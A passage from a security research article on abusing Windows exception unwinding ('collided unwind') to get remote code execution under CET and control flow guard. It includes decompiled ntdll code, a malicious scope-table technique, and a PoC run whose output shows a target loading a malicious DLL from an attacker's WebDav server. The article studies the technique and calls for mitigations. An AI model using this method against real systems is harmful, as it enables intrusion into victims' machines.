This meant we could call arbitrary functions by setting our exception handler to `__C_specific_handler` and crafting a malicious scope table. As long as the return value of our fake exception filter was zero, our search would continue without issue. Given that many functions in the ntdll module return an `NTSTATUS` value and `STATUS_SUCCESS` is zero, this significantly increased the number of functions we could call.

Execute Multiple Exception Handlers Consecutively

The following primitive was found quickly after the last- the ability to execute as many functions as I wanted consecutively inside a module I knew the location of. If you think about the `RtlDispatchException` unwinding process, it may seem as if to call multiple functions, we'd need to perform an entire unwind loop to specify a new exception routine pointer.

```
typedef struct _SCOPE_TABLE_AMD64 {
    DWORD Count;
    struct {
        DWORD BeginAddress;
        DWORD EndAddress;
        DWORD HandlerAddress;
        DWORD JumpTarget;
    } ScopeRecord[1];
} SCOPE_TABLE_AMD64, *PSCOPE_TABLE_AMD64;
```

With a malicious scope table structure, we can define multiple scope records that **overlap**. Nothing stops the `BeginAddress`/`EndAddress` fields from specifying the same scope. As long as our exception filters (handler address) return zero, the table is entirely enumerated, and we can call functions consecutively. One relevant limitation is that we are stuck with the same second argument (`RDX`) value across all consecutive function calls.

What Functions Do We Call?

The collided unwind primitive is powerful sure, but what functions can we call to get remote code execution only controlling the second argument?

Even though we don't control the other arguments entirely, they're worth calling out. For example, the fact that the first argument (`RCX`) will be a consistent pointer to some writable memory region can still be helpful.

I discovered most of the valuable functions we can abuse for this attack by spending hours reviewing published headers for ntdll. For example, two great resources I used were the Process Hacker Native API header collection and the source code of ReactOS. What I did with these headers was use the return type and SAL annotations, which specify whether arguments are written to or are used as input, to find potentially "desirable" functions.

For example, if a function's return type was `NTSTATUS`, a zero return value was guaranteed as long as the function succeeded. SAL annotations let me search for functions that met specific criteria like "find functions where the second argument I control is written to".

It's not worth going through every function I found potentially valuable, as there were quite a lot. So instead, I'll focus on those we leverage in our minimal PoC.

RtlInitUnicodeStringEx

```
NTSTATUS
NTAPI
RtlInitUnicodeStringEx(
    _Out_ PUNICODE_STRING DestinationString,
    _In_opt_z_ PCWSTR SourceString
    );
```

The first function I want to call out is `RtlInitUnicodeStringEx`, which takes our completely controlled second argument and initializes a `UNICODE_STRING` structure in the buffer specified by the first argument.

Remember how I said the fact that `RCX` was a writable location is still helpful? In the context of the `__C_specific_handler`, the first argument is an `EXCEPTION_POINTERS` structure which contains our exception and context record pointers. Fortunately, it doesn't matter what is stored initially, as `RtlInitUnicodeStringEx` doesn't care.

I couldn't use `RtlInitUnicodeString` because it leverages the `RAX` register (return value) as a "counter" representing the number of characters written, and we needed a return value of zero. `RtlInitUnicodeStringEx`, on the other hand, wraps this call and returns zero as long as our source string is not larger than `SHRT_MAX`.

This function lets us initialize `RCX` to point to a `UNICODE_STRING` containing whatever value we want. Many functions inside ntdll accept a `UNICODE_STRING` pointer; hence this was useful for expanding the accessible attack surface.

LdrLoadDll

What do we do with a `UNICODE_STRING`? One interesting attack idea I had was, "if all we want to do is execute arbitrary code remotely, does it really need to be shellcode?". For example, what's stopping us from loading a malicious DLL from our remote server?

```
NTSTATUS
NTAPI
LdrpLoadDll(
    PUNICODE_STRING DllName,
    PVOID DllPathState,
    ULONG Flags,
    PLDR_MODULE* ModuleOut
    );
```

`LdrLoadDll` wouldn't work directly as the `DllPath` needed to be a `PWSTR`, but all `LdrLoadDll` did was wrap a call to `LdrpLoadDll`, which **did** accept a `UNICODE_STRING` as its first argument.

Although this initially seemed like a good candidate, I ran into several issues during testing. So, to make my life easier, I created a test program that would emulate the conditions inside `__C_specific_handler`. For example, I called `RtlInitUnicodeStringEx` on a heap buffer containing random data, and I passed two arbitrary heap pointers in the `Flags` and `ModuleOut` arguments.

`Flags` being a pointer complicated things as different heap addresses would trigger different logic inside `LdrpLoadDll`. I had similar issues with the `DllPathState` containing a wide string.

```
__int64 __fastcall LdrpLoadWow64(const UNICODE_STRING *Directory)
{
  NTSTATUS status; // ebx
  unsigned int v2; // ebx
  void **v3; // rdi
  int ProcedureAddressForCaller; // esi
  char v6; // cl
  char v7; // al
  NTSTATUS v8; // [rsp+38h] [rbp-D0h]
  int v9; // [rsp+40h] [rbp-C8h]
  UNICODE_STRING internalPath; // [rsp+48h] [rbp-C0h] BYREF
  __int64 v11; // [rsp+58h] [rbp-B0h] BYREF
  __int64 unk[15]; // [rsp+68h] [rbp-A0h] BYREF
  char v13; // [rsp+E4h] [rbp-24h]
  WCHAR internalBuffer[255]; // [rsp+E8h] [rbp-20h] BYREF
  __int64 retaddr; // [rsp+320h] [rbp+218h]

  *(_DWORD *)&internalPath.Length = 0x2080000;
  internalPath.Buffer = internalBuffer;
  RtlAppendUnicodeStringToString(&internalPath, Directory);
  RtlAppendUnicodeToString(&internalPath, L"wow64.dll");
  LdrpInitializeDllPath((__int64)internalPath.Buffer, 0x4001i64, unk);
  status = LdrpLoadDll(&internalPath, unk, 0x800u, &v11);
  if ( v13 )
    RtlReleasePath(unk[0]);
  if ( status < 0 )
```

Looking for alternatives, I used IDA Pro to check for cross-references to `LdrpLoadDll`. To my surprise, I found a function named `LdrpLoadWow64` which took a single `UNICODE_STRING` argument. At a high level, the function:

1. Copies the `UNICODE_STRING` argument into a stack buffer.
2. Appends `wow64.dll` to this stack buffer.
3. Uses `LdrpInitializeDllPath` on the stack buffer, which "normalizes" a given path for `LdrpLoadDll`.
4. Calls `LdrpLoadDll` to load the DLL from the finalized path.

There are a few more operations this function does after the DLL is loaded, such as trying to parse certain exports, but that doesn't matter if we can get our arbitrary DLL loaded.

This appeared to be a great candidate because it took care of all the strange arguments `LdrpLoadDll` took, which we had little control over. If we could initialize `RCX` with a path to a malicious directory, `LdrpLoadWow64` would append `wow64.dll` to it and load a DLL from that path!


Preparing the Demo

For the demo, I developed a sample "vulnerable application" compiled using Visual Studio's Clang/LLVM build tools. This example program has a small network protocol designed to fulfill our requirements for the attack:

1. The application allows a remote caller to request a leak of the `ntdll` base address and a pointer to a heap region allocated with a caller-specified size.
2. The application allows a remote caller to provide an arbitrary buffer to copy into the previously allocated heap buffer.
3. The application allows a remote caller to provide an arbitrary buffer to unsafely copy into a stack variable and then trigger an access violation exception.

Obviously, the requirements for this attack will be more complex in the real world. The method by which you meet the requirements will change depending on the context of the application you are exploiting. Therefore, in our sample PoC, these primitives are accessible through a simple interface, allowing us to focus on the unwinding process.

To perform the attack, I created a small Python script requiring a target IP and several offsets of functions inside your target's ntdll. Note that this exploit code was written to work against any target application, not just the one we developed for this demo. Of course, you would need to implement code to fulfill the requirements for the attack, but the nice part of the `LdrpLoadWow64` methodology is that it is stable across different versions of Windows.



To up the stakes, I configured my target's "Exploit Protection" settings to require strict control flow guard and strict hardware-enforced stack protection. Given that our exploit never needs to return to a value that isn't on the shadow stack, this shouldn't cause issues, but it's always better to confirm these assumptions.

Demo

We start the demo by running the vulnerable application on our victim machine. To show you the attack step-by-step, I'm using IDA Pro remote debugging with WinDbg. After setting relevant breakpoints, we can start the exploit script on our remote attacker machine.

```
root@test-Virtual-Machine:/home/test/EOP_PoC# python3 exploit.py 172.21.227.148 0xA8B9D 0x93AA0
0x47E20 0x8998C
[~] CollidedUnwind RCE PoC by @BillDemirkapi
[~] Loaded the following arguments:
[~]     Target IP = 172.21.227.148
[~]     RtlpExecuteHandlerForUnwind Offset = 0xa8b9d
[~]     __C_specific_handler Offset = 0x93aa0
[~]     RtlInitUnicodeStringEx Offset = 0x47e20
[~]     LdrpLoadWow64 Offset = 0x8998c
[+] Starting WebDav server.
WARNING:pywebdav:Authentication disabled!
[~] Enter anything to trigger the exploit.Listening on 0.0.0.0 (80)

[+] Detected your local IP as 172.21.232.222. Note- target must be able to reach this IP.
[+] Requesting a leak and heap allocation of 0x1bc bytes.
[+] Leak and allocation successful! Details:
[+]     NtdllBaseAddress = 0x7ffe8afa0000
[+]     AllocatedHeapMemory = 0x2f17006be80
[+] Finished generating the heap buffer. Copying to target.
[+] Generated overflow buffer of size 0x48.
[+] Triggering exploit, good luck!
[+] Enter anything to exit.
```

The PoC requests a leak for `ntdll` and some heap memory, copies the malicious heap buffer to the target, and triggers the overflow.

```
126         case PACKET_TYPE::Overflow:
127             overflowRequestPacket = reinterpret_cast<POVERFLOW_REQUEST>(CompletePacket);
128
129             //
130             // Trigger an overflow and exception.
131             //
132             memcpy(overflowBuffer, overflowRequestPacket->OverflowBuffer, overflowRequestPacket->Header.Size - sizeof(BASE_PACKET));
133             *reinterpret_cast<ULONG*>(0xDEADBEEF) = 0xCAFEBABE;
134
```

On our victim side, we can see an exception occurring inside the `ProcessPacket` function after the overflow buffer is overwritten as intended.

```
WINDBG>rM 8002
rax=00000000deadbeef rbx=000001fc7d9d7220 rcx=00000096e26ff330
rdx=000001fc7d9ea4f8 rsi=0000000000000000 rdi=000001fc7d9dd4d0
rip=00007ff7cb8a1152 rsp=00000096e26ff2c0 rbp=0000000000000000
 r8=0000000000000048  r9=0000000000000060 r10=00007ff7cb8a0000
r11=00007ff7cb8a2b43 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
ssp=00000096e27fefd8 cetumsr=0000000000000001
VulnerableApp_exe!ProcessPacket+0x152:
00007ff7`cb8a1152 c700bebafeca    mov     dword ptr [rax],0CAFEBABEh ds:00000000`deadbeef=????????
```

At this point, we can verify that hardware-enforced stack protection is enabled by running the WinDbg command `rM 8002`. This is a trick I learned from the Google Security blog discussing CET to see the shadow stack pointer (`ssp`) and whether CET is enabled (`cetumsr`). Since `cetumsr` is `1`, we know that our previous exploit protection option took effect.

```
__int64 __fastcall RtlpUnwindHandler(
        PEXCEPTION_RECORD ExceptionRecord,
        __int64 EstablisherFrame,
        PCONTEXT ContextRecord,
        PDISPATCHER_CONTEXT DispatcherContext)
{
  PDISPATCHER_CONTEXT attackerDispatcherContext; // rax

  // Retrieve saved DispatcherContext pointer from untrusted stack.
  attackerDispatcherContext = *(PDISPATCHER_CONTEXT *)(EstablisherFrame + 0x20);
  DispatcherContext->ControlPc = attackerDispatcherContext->ControlPc;
  DispatcherContext->ImageBase = attackerDispatcherContext->ImageBase;
  DispatcherContext->FunctionEntry = attackerDispatcherContext->FunctionEntry;
  DispatcherContext->EstablisherFrame = attackerDispatcherContext->EstablisherFrame;
  DispatcherContext->ContextRecord = attackerDispatcherContext->ContextRecord;
  DispatcherContext->LanguageHandler = attackerDispatcherContext->LanguageHandler;
  DispatcherContext->HandlerData = attackerDispatcherContext->HandlerData;
  DispatcherContext->HistoryTable = attackerDispatcherContext->HistoryTable;
  DispatcherContext->ScopeIndex = attackerDispatcherContext->ScopeIndex;
  // Return ExceptionCollidedUnwind
  return 3i64;
}
```

Once we pass this exception to the target, our corrupted call stack leads `RtlDispatchException` to call `RtlpUnwindHandler`, which is the exception handler for `RtlpExecuteHandlerForUnwind`. This is where the dispatcher context structure in `RtlDispatchException` is overwritten with our malicious dispatcher context pointer stored on the stack.

```
  while ( ScopeIndex < *HandlerData )
  {
    if ( ControlPc >= HandlerData[4 * ScopeIndex + 1]
      && ControlPc < HandlerData[4 * ScopeIndex + 2]
      && HandlerData[4 * ScopeIndex + 4] )
    {
      if ( HandlerData[4 * ScopeIndex + 3] == 1 )
        goto LABEL_10;
      result = ((__int64 (__fastcall *)(__int64 *, void *))(ImageBase + HandlerData[4 * ScopeIndex + 3]))(
                 ExceptionPointers,
                 EstablisherFrame);
      if ( result < 0 )
        return 0;
```

```
WINDBG>dS rcx
000001fc`7d9d9710  "\\;WebDavRedirector\172.21.232.2"
000001fc`7d9d9750  "22\"
```

WINDBG

Next, `__C_specific_handler` calls `RtlInitUnicodeStringEx`, which initializes the `ExceptionPointers` variable to a `UNICODE_STRING` pointing at the wide string we specified in our `EstablisherFrame`.


```
__int64 __fastcall LdrpLoadWow64(PCUNICODE_STRING Source)
{
  int status; // ebx
  unsigned int v2; // ebx
  void **v3; // rdi
  int ProcedureAddressForCaller; // eax
  unsigned int v5; // esi
  int v7; // [rsp+38h] [rbp-D0h]
  int v8; // [rsp+40h] [rbp-C8h]
  UNICODE_STRING Destination; // [rsp+48h] [rbp-C0h] BYREF
  __int64 v10; // [rsp+58h] [rbp-B0h] BYREF
  _QWORD Unk[15]; // [rsp+68h] [rbp-A0h] BYREF
  char v12; // [rsp+E4h] [rbp-24h]
  char v13; // [rsp+E8h] [rbp-20h] BYREF
  __int64 retaddr; // [rsp+320h] [rbp+218h]

  *(_DWORD *)&Destination.Length = 34078720;
  Destination.Buffer = (wchar_t *)&v13;
  RtlAppendUnicodeStringToString(&Destination, Source);
  RtlAppendUnicodeToString(&Destination, L"wow64.dll");
  LdrpInitializeDllPath(Destination.Buffer);
  status = LdrpLoadDll(&Destination, Unk, 0x800i64, &v10);
  if ( v12 )
    RtlReleasePath(Unk[0]);
```

```
WINDBG>dS rcx
00000064`f15ee110  "\\;WebDavRedirector\172.21.232.2"
00000064`f15ee150  "22\wow64.dll"
```

The last step of the attack is a call to `LdrpLoadWow64`. By dumping the unicode string in `RCX` right before the call to `LdrpLoadDll`, we can see that it has been initialized to our initial directory path + `wow64.dll`.

```
[+] Triggering exploit, good luck!
[+] Enter anything to exit.
172.21.227.148 - - [25/Jan/2023 20:09:28] "OPTIONS /wow64.dll HTTP/1.1" 200 -
172.21.227.148 - - [25/Jan/2023 20:09:28] "PROPFIND /wow64.dll HTTP/1.1" 207 -
172.21.227.148 - - [25/Jan/2023 20:09:28] "PROPFIND /wow64.dll HTTP/1.1" 207 -
172.21.227.148 - - [25/Jan/2023 20:09:28] "GET /wow64.dll HTTP/1.1" 200 -
172.21.227.148 - - [25/Jan/2023 20:09:28] "GET /wow64.dll HTTP/1.1" 200 -
172.21.227.148 - - [25/Jan/2023 20:09:28] "PROPFIND /wow64.dll.2.Config HTTP/1.1" 404 -
```



Once we continue, we see the `wow64.dll` file being requested from our attacker server and a message box generated by our malicious DLL, completing the attack!

What Else Can We Do With This Attack?

Although we've gone through a minimal proof-of-concept, much more is possible with the `CollidedUnwind` primitive. Here are some highlights:

1. Using `__C_specific_handler`, we can trigger a call to `RtlUnwind` while controlling the function's internal state. `RtlUnwind` is more potent than `RtlDispatchException` as the changes you make to the context record will be reflected once execution continues at the unwind target.
2. In `RtlDispatchException`, a significant barrier to continuing the virtual unwind loop is that your `Rsp` must be within the stack's bounds. There are quite a few ways to get around this issue.

    One method was to use unwind operations to read the `TlsExpansionBitmap` in ntdll, which contained a pointer to the PEB. From here, we can go up to the TEB of our process and copy the `StackBase` or `StackLimit` fields into `Rsp`, allowing us to pass the bounds check.

3. Another challenge I faced with complex variants was the unwind info structure in `RUNTIME_FUNCTION` is located by adding a 32-bit address to the image base we controlled. For us to call arbitrary exception handlers, the image base would need to be the location of ntdll. For us to entirely control the unwind info structure, the image base would need to be the base of our heap.

    An interesting middle ground was that I could use any unwind info structure in ntdll to call any exception handler. This worked by subtracting the exception handler offset I didn't control from the target exception handler I wanted to call. This new value would be my image base, and I would specify an unwind info offset in my runtime function to account for this difference (i.e. real unwind info location minus my fake image base).

What About Linux?

We discussed how exception handling works on Windows and how we can weaponize structured exception handling to gain code execution. However, we didn't touch on how other operating systems like Linux are impacted by the same theory.

A few weeks ago, academic researchers from Vrije Universiteit Amsterdam and the University of California, Santa Barbara, released a paper titled, "*Let Me Unwind That For You: Exceptions to Backward-Edge Protection*". Their paper complements this article exceptionally well as they investigated how an attacker can abuse the unwinding process, but with a strong Linux and C++ focus.

If you enjoyed this article, I strongly encourage you to check out their work.

Tools

To access the tools and proof-of-concept mentioned in this article, please visit the Exception Oriented Programming repository.

Conclusion

In this article, we explored how an attacker can abuse fundamental weaknesses in the design of structured exception handling on Windows in the context of stack-based attacks. We started with the trivial approach to bypassing security cookies by triggering an exception into a handler that would return to our target. We investigated how although the MSVC compiler has mitigated this attack for fifteen years, much of the Windows ecosystem is still unprotected.

Next, we dove deep into the internals of the unwinding process on Windows, discovering how the unwind operations of legitimate functions can be weaponized by attackers to corrupt the state of an application. Finally, we discussed how Exception Oriented Programming is a

compelling alternative to ROP when it comes to newer system mitigations such as hardware-enforced stack protection.

In our last section, we abused edge cases to achieve the modern-day equivalent of an SEH hijacking attack. We weaponized collided unwinds to gain code execution with strict hardware-enforced stack protection and control flow guard enabled.

I look forward to seeing if we can implement mitigations against these attacks in other compilers (and operating systems). There is quite a lot of opportunity to limit the attack surface currently exposed by the unwinding process, and I look forward to working with the broader compiler development community to see what can be done.

I hope you enjoyed reading this article as much as I enjoyed writing it. We covered a significant amount, and I appreciate those that stuck around.